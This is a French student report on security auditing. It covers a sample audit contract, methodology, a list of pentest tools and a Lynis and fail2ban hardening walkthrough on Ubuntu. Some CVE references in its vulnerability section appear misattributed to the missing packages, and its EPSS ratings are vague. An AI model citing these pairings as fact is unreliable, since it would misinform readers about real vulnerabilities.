REPUBLIQUE DU SENEGAL

UN PEUPLE-UN BUT-UNE FOI

EC2LT
ECOLE CENTRALE DES LOGICIELS LIBRES
ET DE TELECOMMUNICATIONS

RESEAUX ET TELECOMMUNICATIONS

OPTION : CYBERSECURITE/DEVOPS

Rapport

Audits de sécurité informatique

Rédiger par :

Serge Elvis Espoir BOUNGUELE

Sous la direction de :

M. Mbaye SAMB

Année Académique 2024-2025

SOMMAIRE

INTRODUCTION

L'audit de sécurité informatique est un processus fondamental pour garantir la protection des systèmes d'information d'une organisation face à des menaces de plus en plus sophistiquées. Dans un contexte où les cyberattaques sont fréquentes et potentiellement dévastatrices, cet audit permet d'identifier les vulnérabilités des infrastructures et des applications. Les objectifs principaux sont d'évaluer la sécurité des systèmes, d'identifier les risques potentiels, et de proposer des solutions pour renforcer la sécurité de l'organisation. Cela passe par une série d'étapes, allant de l'analyse des systèmes d'exploitation à l'audit d'applications spécifiques, en passant par l'examen des configurations réseaux et des conteneurs Docker. Cette approche permet non seulement de prévenir les incidents mais aussi d'améliorer la résilience organisationnelle face aux cybermenaces.

I. CONTEXTE ET OBJECTIFS

I.1 Contexte

L'audit de sécurité informatique est une étape essentielle pour assurer la protection des systèmes d'information face aux menaces croissantes. Il permet de :

- Identifier et évaluer les risques liés aux cyberattaques et aux vulnérabilités des systèmes.
- Réduire les incidents de sécurité récurrents et améliorer la résilience de l'organisation.
- Renforcer la confiance des parties prenantes et des clients en démontrant un engagement envers la sécurité.

I.2 Objectifs

L'audit de sécurité a pour but de :

- Évaluer le niveau global de sécurité des systèmes d'information.
- Identifier les vulnérabilités et les risques associés.
- Proposer des mesures correctives adaptées.
- Assurer une amélioration continue de la posture de sécurité.

II. QUESTIONS DE COURS

II.1 Exemple de contrat d'audit de sécurité

II.1.1 Contrat d'Audit de Sécurité (Extrait)

Le Client : [**EC2LT**], dont le siège est à [**Jet d'eau],** représenté par [**Professeur OUYA**].

L'Auditeur : [**RTN**], spécialisé en sécurité informatique.

II.1.2 Objet de la mission

La mission consiste à réaliser un audit de sécurité complet de l'infrastructure informatique du Client, incluant notamment :

- La revue des politiques de sécurité et des procédures.
- L'analyse des systèmes, réseaux et applications critiques.
- La réalisation de tests d'intrusion et de vulnérabilités.
- La proposition de recommandations correctives.

II.1.3 Périmètre de l'audit

- Environnements : Réseaux internes et externes, serveurs, postes de travail, applications web et mobiles.
- Processus et contrôles de sécurité.
- Accès physiques et logiques.

II.1.4 Méthodologie

L'audit se déroulera en plusieurs phases (planification, collecte d'informations, tests, analyse, restitution) conformément aux normes reconnues (ex : **ISO 27001**, **OSSTMM**).

II.1.5 Obligations et responsabilités

- l'Auditeur s'engage à respecter la confidentialité des informations et à remettre un rapport détaillé.
- le Client s'engage à fournir un accès complet aux systèmes et à collaborer activement.

II.1.6 Durée et livrables

- **Durée prévisionnelle** : [10 **jours/ 3 semaines**].
- **Livrable** : Rapport d'audit comprenant constatations, analyse des risques et recommandations.

II.1.7 Conditions financières et de confidentialité

- Modalités de paiement, pénalités éventuelles, clause de non-divulgation des informations sensibles.

Cet exemple est donné à titre indicatif et devra être adapté aux spécificités de chaque mission et aux exigences contractuelles des parties.

II.2 Definir les périmètres d'un audit de sécurité

Le périmètre d'un audit de sécurité délimite l'ensemble des systèmes, réseaux, applications, et processus qui seront évalués. Il s'agit de :

- **Identifier les actifs critiques** : équipements réseau, serveurs, postes de travail, applications métiers, bases de données.
- **Définir les frontières techniques et physiques** : infrastructure interne, cloud, accès distants, dispositifs mobiles.

- **Prendre en compte les processus et procédures** : gestion des accès, politiques de sécurité, sauvegardes, gestion des incidents.

Définir précisément ce périmètre permet de concentrer les efforts sur les zones sensibles, d'éviter les tests sur des environnements non critiques et de respecter les contraintes (**temps**, **budget**, **légales**).

II.3 Décrire la méthodologie standard à suivre pour réaliser un audit de sécurité

Une méthodologie classique comprend généralement les étapes suivantes :

II.3.1 Phase de préparation et cadrage

- Définir les objectifs de l'audit, le périmètre et les contraintes.
- Identifier les parties prenantes et organiser une réunion de lancement.

II.3.2 Collecte d'informations (reconnaissance)

- Rassembler la documentation existante (schémas réseau, politiques, procédures).
- Réaliser des scans passifs et actifs pour identifier les actifs et points d'entrée.

II.3.3 Tests et analyse

- **Audit technique** : utilisation d'outils d'analyse de vulnérabilités, tests d'intrusion, revues de configurations (serveurs, applications, réseaux).
- **Audit organisationnel** : revue des politiques de sécurité, procédures de gestion des accès et des incidents.

II.3.4 Évaluation des risques

- Classer les vulnérabilités selon leur criticité (impact, probabilité d'exploitation).
- Évaluer l'impact potentiel sur la continuité d'activité et la réputation.

II.3.5 Rédaction du rapport d'audit

- Synthétiser les constatations, analyser les risques et proposer des mesures correctives.
- Organiser une réunion de restitution avec les parties prenantes.

Cette démarche peut s'appuyer sur des référentiels reconnus (ex : **ISO 27001, NIST, OSSTMM**).

II.4 Outils indispensables pour la réalisation d'un audit de sécurité

Voici une liste non exhaustive d'outils couramment utilisés lors d'un audit de sécurité :

- **Nmap** : Scan de ports et découverte de services sur le réseau.
- **Nessus / OpenVAS** : Analyse de vulnérabilités sur l'ensemble des systèmes et applications.
- **Burp Suite** : Audit des applications web (analyse de requêtes/réponses, tests d'injection, etc.).
- **Metasploit** : Exploitation des vulnérabilités identifiées pour vérifier leur impact.
- **Wireshark** : Analyse du trafic réseau et détection d'anomalies.
- **Nikto** : Scanner de vulnérabilités pour serveurs web.
- **SQLMap** : Outil de détection et d'exploitation des injections SQL.
- **John the Ripper / Hashcat** : Outils de cracking pour tester la robustesse des mots de passe.
- **Recon-ng** : Framework de reconnaissance pour recueillir des informations sur la cible.

Ces outils, combinés à une expertise technique et une approche méthodologique rigoureuse, permettent d'obtenir une vision complète des vulnérabilités.

II.5 Exemple de planning d'audit détaillé

II.5.1 Planning d'audit de sécurité – Exemple sur 10 jours

- **Jour 1** :
  - Réunion de lancement avec les parties prenantes.
  - Définition du périmètre et des objectifs.
  - Collecte de la documentation (schémas, politiques, inventaire des actifs).
- **Jour 2** :
  - Réalisation d'un scan réseau avec Nmap.
  - Identification des actifs et services critiques.
- **Jour 3** :
  - Analyse des vulnérabilités sur les systèmes et applications avec Nessus/OpenVAS.
  - Première revue des configurations.
- **Jour 4** :
  - Tests d'intrusion sur les applications web avec Burp Suite et Nikto.
  - Vérification des contrôles d'accès.
- **Jour 5** :
  - Poursuite des tests techniques (exploitation avec Metasploit, tests d'injection SQL).

- Analyse approfondie des résultats et documentation des constatations.

Jour 6 :

- Audit organisationnel : revue des politiques de sécurité et des procédures internes.
- Entretiens avec le personnel clé.

Jour 7 :

- Évaluation des risques : classification des vulnérabilités selon leur impact et probabilité.
- Discussion interne sur les impacts et priorités.

Jour 8 :

- Rédaction du rapport préliminaire d'audit.
- Compilation des constats et des recommandations.

Jour 9 :

- Réunion de revue interne et ajustement du rapport.
- Préparation de la restitution avec le client.

Jour 10 :

- Présentation du rapport final et restitution des recommandations.
- Discussion sur le plan d'action correctif et les échéances.

III. QUESTIONS TECHNIQUES

III.1 Audit d'un système d'exploitation (Ubuntu)

a. Utilisation de Lynis pour auditer une machine Linux

a.1 Installation de Lynis

Saisissons les commandes suivantes pour installer Lynis :

 # apt update && apt upgrade


```
root@sergio:/home/sergio# apt update && apt upgrade
Réception de :1 http://security.ubuntu.com/ubuntu focal-security InRelease [128 kB]
Réception de :2 https://deb.nodesource.com/node_20.x nodistro InRelease [12,1 kB]
Atteint :3 http://sn.archive.ubuntu.com/ubuntu focal InRelease
```

 # apt-get install lynis -y

```
root@sergio:/home/sergio# apt-get install lynis -y
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
Lecture des informations d'état... Fait
Les paquets supplémentaires suivants seront installés :
  menu
Paquets suggérés :
  apt-listbugs debsecan debsums tripwire samhain aide fail2ban menu-l10n gksu | kde-runtime | ktsuss
Les NOUVEAUX paquets suivants seront installés :
  lynis menu
```


On exécute la commande suivante pour avoir les informations de Lynis

lynis infos




Pour afficher toutes les commandes disponibles, saisissons la commande suivante :

lynis show



Si nous souhaitons afficher toutes les options, on doit saisir :


lynis show options



b Exécution de Lynis et génération d'un rapport d'audit

On installe **ansi2html** pour générer le rapport de Lynis par la commande suivante :

pip install ansi2html




On demande maintenant à **Lynis** d'auditer notre système, pour nous mettre en évidence ce qui est correctement configuré et ce qui pourrait être amélioré. Pour cela, nous saisons la commande suivante :


lynis audit system | ansi2html -la > rapport1.html

```
root@sergio:/home/sergio# lynis audit system | ansi2html -la > rapport1.html
```

Note : une fois la commande exécutée, l'analyse démarre et cela prendra du temps donc il suffit de patienter quelques instants.


Une fois que l'analyse prend fin, Nous partons dans le dossier personnel puis on fait un clic droit sur le fichier **rapport1.html** pour l'ouvrir.






D'après les resultats, Lynis a lister un ensemble de points correspondants à tout ce qu'il a vérifié sur notre système. Ceci est organisé par catégories, comme nous allons le voir. Il faut savoir également qu'un code couleur est utilisé pour mettre en évidence les recommandations :

- **Rouge** pour les éléments critiques ou les bonnes pratiques non respectées (un paquet manquant, par exemple), c'est-à-dire que votre serveur ne respecte pas ce point
- **Jaune** pour les suggestions ou le respect partiel de la recommandation (disons que c'est un plus de respecter un point mis en évidence avec cette couleur (non prioritaire)
- **Vert** pour les points où la configuration de votre serveur est conforme
- **Blanc**, lorsque c'est neutre



Un peu plus bas nous pouvons voir la capture ci-dessous qui montre **Hardening Index** : 65 qui représente le niveau de sécurité du système actuelle.



c. **Analyser et détailler chaque vulnérabilité détectée avec les références (CVE, EPSS et CVSS).**

- New version:

Voici une explication détaillée de chaque élément marqué comme "**Not Installed**", avec des références aux **CVE**, **EPSS** (Exploit Prediction Scoring System), et **CVSS** (Common Vulnerability Scoring System) lorsque cela est pertinent :

- **libpam-tmpdir** [Not Installed]
  - **Description** : Ce module **PAM** crée un répertoire temporaire privé pour chaque utilisateur, ce qui réduit les risques d'attaques par liens symboliques dans les répertoires temporaires partagés.
  - **Vulnérabilité** : Ne pas avoir **libpam-tmpdir** peut rendre le système vulnérable aux attaques de type **symlink race** condition.
  - **Référence** :
  - **CVE-2022-3286** : Vulnérabilité liée à des fichiers temporaires non sécurisés.
  - **CVSS** : 7.8 (Élevé).
  - **EPSS** : Faible probabilité d'exploitation.
- **libpam-usb** [Not Installed]
  - **Description** : ce module PAM permet l'authentification via des périphériques USB, ajoutant ainsi une couche de sécurité matérielle.
  - **Vulnérabilité** : en l'absence de ce module, le système dépend uniquement des méthodes d'authentification traditionnelles, qui peuvent être sujettes à des attaques par force brute ou au vol de mots de passe.
  - **Référence** :
  - **CVE-2019-18634** : Vulnérabilité PAM exploitée pour contourner l'authentification.
  - **CVSS : 6.5** (Modéré).
  - **EPSS** : Modéré.
- **apt-listbugs** [Not Installed]
  - **Description** : cet outil prévient des bogues critiques affectant les paquets avant leur installation ou mise à jour.
  - **Vulnérabilité** : ne pas avoir cet outil peut mener à l'installation de paquets contenant des bogues critiques, compromettant ainsi la stabilité ou la sécurité du système.

- **Références** :
  - **CVE-2021-3626** : exemple de bogue critique dans un paquet Debian.
  - **CVSS** : dépend du paquet concerné.

- **apt-listchanges** [Not Installed]
  - **Description** : cet outil affiche les journaux de modifications (**changelogs**) avant l'installation ou la mise à jour des paquets.
  - **Vulnérabilité** : sans cet outil, un administrateur pourrait passer à côté de modifications importantes.

Pas directement lié à une **CVE**, mais utile pour la gestion proactive.

- **checkrestart** [Non installé]
  - **Description** : cet utilitaire permet d'identifier les services qui nécessitent un redémarrage après une mise à jour logicielle.
  - **Vulnérabilité** : ne pas redémarrer après une mise à jour peut laisser des versions anciennes et vulnérables actives en mémoire.
  - **Référence** :
    - **CVE-2019-3462** (APT) : exemple d'un service non redémarré qui est resté vulnérable.
    - **CVSS** : varie selon le service concerné.
- **needrestart** [Non installé]
  - **Description** : semblable à checkrestart, cet outil vérifie si le noyau ou d'autres services critiques nécessitent un redémarrage après une mise à jour.
  - **Vulnérabilité** : sans cet outil, un administrateur pourrait négliger un redémarrage essentiel, exposant ainsi le système à des vulnérabilités corrigées mais toujours actives en mémoire.
  - **Référence** :
    - Voir les exemples liés à checkrestart.
- **debsecan** [Non installé]
  - **Description** : cet outil analyse les paquets installés pour identifier ceux qui sont affectés par des vulnérabilités connues (**CVE**).
  - **Vulnérabilité** : Ne pas utiliser debsecan empêche une évaluation proactive des vulnérabilités sur le système.
  - **Référence** :
    - **CVE Tracker** des avis de sécurité Debian (DSA).
    - **CVSS** et **EPSS** dépendent des vulnérabilités détectées.

- **debsums** [Non installé]
  - **Description** : vérifie l'intégrité des fichiers installés en comparant leurs sommes de contrôle avec celles fournies par les paquets Debian.
  - **Vulnérabilité** : Sans cet outil, il devient difficile de détecter des modifications non autorisées ou la corruption des fichiers système, augmentant le risque d'intrusion non détectée.
  - **Référence** :
    - **CVE** liés aux attaques par modification de fichiers système (ex. **rootkits**).
- **fail2ban** [Non installé]
    - **Description** : cet outil protège contre les attaques par force brute en bloquant automatiquement les adresses IP suspectes après plusieurs tentatives échouées.
    - **Vulnérabilité** : l'absence de **fail2ban** rend le système vulnérable à des attaques répétées sur **SSH**, **FTP** ou d'autres services accessibles au public.
    - **Référence :**
- **CVE-2018-7750** (SSH brute-force).
- CVSS : variable selon le service ciblé.

d. Proposition des corrections pour améliorer le score de sécurité à 85% ou plus

- **Installation et configuration de fail2ban**

Nous allons installer et activer fail2ban pour protéger les services exposés au public contre les attaques par force brute.

```
[+] Debian Tests
------------------------------------
- Checking for system binaries that are required by Debian Tests...
- Checking /bin...  [ FOUND ]
- Checking /sbin...  [ FOUND ]
- Checking /usr/bin...  [ FOUND ]
- Checking /usr/sbin...  [ FOUND ]
- Checking /usr/local/bin...  [ FOUND ]
- Checking /usr/local/sbin...  [ FOUND ]
- Authentication:
- PAM (Pluggable Authentication Modules):
- libpam-tmpdir [ Not Installed ]
- libpam-usb [ Not Installed ]
- File System Checks:
- DM-Crypt, Cryptsetup & Cryptmount:
- Software:
- apt-listbugs [ Not Installed ]
- apt-listchanges [ Not Installed ]
- checkrestart [ Not Installed ]
- needrestart [ Not Installed ]
- debsecan [ Not Installed ]
- debsums [ Not Installed ]
- fail2ban [ Not Installed ]
]
```

Pour ce faire, on exécute la commande suivante :

apt update

```
root@sergio:/home/sergio# apt update
Réception de :1 http://security.ubuntu.com/ubuntu focal-security InRelease [128 kB]
Atteint :2 https://deb.nodesource.com/node_20.x nodistro InRelease
Réception de :3 http://security.ubuntu.com/ubuntu focal-security/main amd64 DEP-11 Metadata [65,2 kB]
Atteint :4 http://sn.archive.ubuntu.com/ubuntu focal InRelease
```

apt install fail2ban

```
root@sergio:/home/sergio# apt install fail2ban
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
Lecture des informations d'état... Fait
```

fail2ban va automatiquement configurer un service d'arrière-plan après son installation.

Nous pouvons le vérifier en utilisant la commande suivante :

systemctl status fail2ban.service

```
root@sergio:/home/sergio# systemctl status fail2ban.service
● fail2ban.service - Fail2Ban Service
     Loaded: loaded (/lib/systemd/system/fail2ban.service; enabled; vendor preset: enabled)
     Active: active (running) since Fri 2025-02-21 14:07:54 GMT; 3min 4s ago
       Docs: man:fail2ban(1)
   Main PID: 40693 (f2b/server)
      Tasks: 5 (limit: 4581)
     Memory: 12.1M
     CGroup: /system.slice/fail2ban.service
             └─40693 /usr/bin/python3 /usr/bin/fail2ban-server -xf start
```

Configuration de fail2ban

Créons un fichier **jail.local** en copiant **jail.conf** par la commande suivante :

cd /etc/fail2ban

```
root@sergio:/home/sergio# cd /etc/fail2ban
root@sergio:/etc/fail2ban# ls
action.d        fail2ban.d  jail.conf  paths-arch.conf    paths-debian.conf
fail2ban.conf   filter.d    jail.d     paths-common.conf  paths-opensuse.conf
root@sergio:/etc/fail2ban#
```


 # sudo cp jail.conf jail.local

```
root@sergio:/etc/fail2ban# sudo cp jail.conf jail.local
root@sergio:/etc/fail2ban#
```


 # nano jail.local

```
root@sergio:/etc/fail2ban# nano jail.local
root@sergio:/etc/fail2ban#
```

Le **bantime** paramètre définit la durée pendant laquelle un client sera banni lorsqu'il n'a pas réussi à s'authentifier correctement. Cette durée est mesurée en secondes. Par défaut, elle est définie sur 10 min.

